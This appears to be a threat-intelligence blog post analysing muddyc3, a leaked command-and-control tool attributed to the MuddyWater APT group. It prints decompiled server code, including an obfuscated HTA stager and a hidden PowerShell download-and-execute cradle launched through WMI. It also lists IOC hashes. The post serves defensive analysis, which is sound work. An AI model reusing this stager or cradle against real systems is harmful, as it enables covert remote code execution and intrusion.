奇安信威胁情报中心

ti.qianxin.com/blog/articles/analysis-of-muddyc3-a-new-weapon-used-by-muddywater

Background

In early May of this year, hackers claimed in the Telegram channel (Channel: GreenLeakers) that they possess attack evidence and information regarding the MuddyWater APT group for sale.

MuddyWater is widely regarded as a long-lived APT group in the Middle East. From February to April 2019, it launched a series of spear-phishing attacks against governments, educational institutions, financial, telecommunications and defense companies in Turkey, Iran, Afghanistan, Iraq, Tajikistan and Azerbaijan.







Image of the web control server:



As well as its own infiltration tool, which is named as muddyc3 from the banner with version number 1.0.0.



Yesterday (June 24) another telegram channel leaked the source code of muddyc3 and conducted related auctions.



Later on, security researchers also posted related malicious samples and decompiled source code with the same version on Github https://github.com/0xffff0800/muddyc3.


Analysis

After acquiring related information, we found two samples named as muddyc3.exe.

Decompile


We found that one of the samples, with version v1.0.1, is generated by PyInstaller in x64 environment.

We extracted the pyc and fixed the magic information in the header to perform decompilation by Easy Python Decompiler and uncompyle6. Related build environment is Python 2.7 and we get the following decompiled files after removing related libraries:



Code Analysis

Versions 1.0.1 and 1.0.0 are only slightly different on the code level. The following picture shows the screenshot of the portal interface:



First need to specify C&C server IP and port, and related proxy IP when needed.

It supports four commands: list, show, use and payload. However, the show command does not have related processing logic in the code.

It also lists some examples of the initial attack payload implementations. The initial script payload code can be embedded in a document as macro. When the target triggers the execution, it will access the C2 with the specified path.

The main body of the tool is a server based script web.py, which is used to process request from client and provide response. URL paths for v1.0.0 and v1.0.1 are somewhat different.

```
urls = (
    '/', 'index',
    '/get', 'payload',
    '/getc','payloadc',
    '/hta', 'mshta',
    '/info/(.*)', 'info',
    '/dl/(.*)', 'download',
    '/up/(.*)', 'upload',
    '/img/(.*)', 'image',
    '/cm/(.*)','command',
     '/re/(.*)','result'
)
```

V1.0.0


```
urls = ('/', 'index', '/get', 'payload', '/getc', 'payloadc', '/hjf', 'payloadjf', '/hjfs', 'payloadjfs', '/sct', 'sct', '/hta', 'mshta', '/info/(.*)', 'info', '/dl/(.*)',
'download', '/up/(.*)', 'upload', '/img/(.*)', 'image', '/cm/(.*)', 'command', '/re/(.*)', 'result', '/md/(.*)', 'modules')
```

V1.0.1
It supports delivering the next stage payload such as sct, hta, and powershell, uploading, downloading, information collection, as well as supported modules.


Since the packaged program does not contain the default Powershell payload code, we do not know what will be delivered in the next.

```
def PAYLOAD():
    global IP
    global PORT
    fp = open('core/payload.ps1', 'r')
    ps1 = fp.read()
    ps1 = ps1.replace('{ip}', IP).replace('{port}', PORT)
    return ps1
```

Here we try to access the root path:



As well as the /hta path:



```
class mshta:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] New Agent Request HTA PAYLOAD (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        code = '\n<html>\n<head>\n<script language="JScript">\nwindow.resizeTo(1, 1);\nwindow.moveTo(-2000, -2000);\nwindow.blur();\n\ntry\n{\n    window.onfocus = function()
        { window.blur(); }\n    window.onerror = function(sMsg, sUrl, sLine) { return false; }\n}\ncatch (e){}\n\nfunction replaceAll(find, replace, str) \n{\n  while(
        str.indexOf(find) > -1)\n  {\n    str = str.replace(find, replace);\n  }\n  return str;\n}\nfunction bas( string )\n    {\n        string = replaceAll(\'}\',\'=\',
        string);\n        string = replaceAll(\'[\',\'a\',string);\n        string = replaceAll(\',\',\'b\',string);\n        string = replaceAll(\'@\',\'D\',string);\n
        string = replaceAll(\'~\',\'x\',string);\n        string = replaceAll(\'^\',\'N\',string);\n        string = replaceAll(\'+\',\'E\',string);\n        string =
        replaceAll(\'%\',\'C\',string);\n        string = replaceAll(\'$\',\'H\',string);\n        string = replaceAll(\'!\',\'G\',string);\n        string = replaceAll(\'{\',
        \'K\',string);\n        string = replaceAll(\'}\',\'O\',string);\n        var characters = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";\n
          var result     = \'\';\n\n        var i = 0;\n        do {\n            var b1 = characters.indexOf( string.charAt(i++) );\n            var b2 = characters.indexOf(
        string.charAt(i++) );\n            var b3 = characters.indexOf( string.charAt(i++) );\n            var b4 = characters.indexOf( string.charAt(i++) );\n\n
        var a = ( b1 & 0x3F ) << 2 ) | ( ( b2 >> 4 ) & 0x3 );\n            var b = ( ( b2 & 0xF  ) << 4 ) | ( ( b3 >> 2 ) & 0xF );\n            var c = ( ( b3 & 0x3  ) << 6
        ) | ( b4 & 0x3F );\n\n            result += String.fromCharCode(a) + (b?String.fromCharCode(b):\'\') + (c?String.fromCharCode(c):\'\');\n\n        } while( i <
        string.length );\n\n        return result;\n    }\n\nvar es = \'{code}\';\neval(bas(es));\n</script>\n<hta:application caption="no" showInTaskBar="no"
        windowState="minimize" navigable="no" scroll="no" />\n</head>\n<body>\n</body>\n</html> \t\n\n'
        js = '\n\t\nvar cm="powershell -exec bypass -w 1 -c $V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=
        [Net.CredentialCache]::DefaultCredentials;IEX($V.downloadstring(\'http://{ip}:{port}/get\'));";\nvar w32ps= GetObject(\'winmgmts:\').Get(\'Win32_ProcessStartup\');
        \nw32ps.SpawnInstance_();\nw32ps.ShowWindow=0;\nvar rtrnCode=GetObject(\'winmgmts:\').Get(\'Win32_Process\').Create(cm,\'c:\\\\\',w32ps,null);\n'
        js = js.replace('{ip}', config.IP).replace('{port}', config.PORT)
        js = js.encode('base64').replace('\n', '')
        re = [[']', '='],
         ['[', 'a'],
         [',', 'b'],
         ['@', 'D'],
         ['~', 'x'],
         ['^', 'N'],
         ['+', 'E'],
         ['%', 'C'],
         ['$', 'H'],
         ['!', 'G'],
         ['{', 'K'],
         ['}', 'O']]
        for i in re:
            js = js.replace(i[1], i[0])

        return code.replace('{code}', js)
```

It performs simple character substitution and base64 encoding:

```
var cm="powershell -exec bypass -w 1 -c $V=new-object net.webclient;$V.proxy=
[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=
[Net.CredentialCache]::DefaultCredentials;IEX($V.downloadstring('http://127.0.0.1:12345/get'));";
var w32ps= GetObject('winmgmts:').Get('Win32_ProcessStartup');
w32ps.SpawnInstance_();
w32ps.ShowWindow=0;
var rtrnCode=GetObject('winmgmts:').Get('Win32_Process').Create(cm,'c:\\',w32ps,null);
```

Conclusion

Considering the completeness of the decompiled control program, it should be an earlier version used by MuddyWater which could serve as a prototype for a post-infiltration framework.

The RedDrip team of the QiAnXin Threat Intelligence Center will continue paying attention to the progress of relevant events.

IOC

daa7d4c40ffaa6cf4e4708747d3a9b37

146cc97df36cb4cea39074652d069519

Reference

https://github.com/kennethreitz-archive/pyinstaller/blob/master/ArchiveViewer.py

https://github.com/countercept/python-exe-unpacker

https://blog.trendmicro.com/trendlabs-security-intelligence/muddywater-resurfaces-uses-multi-stage-backdoor-powerstats-v3-and-new-post-exploitation-tools/

MUDDYWATER MUDDYC3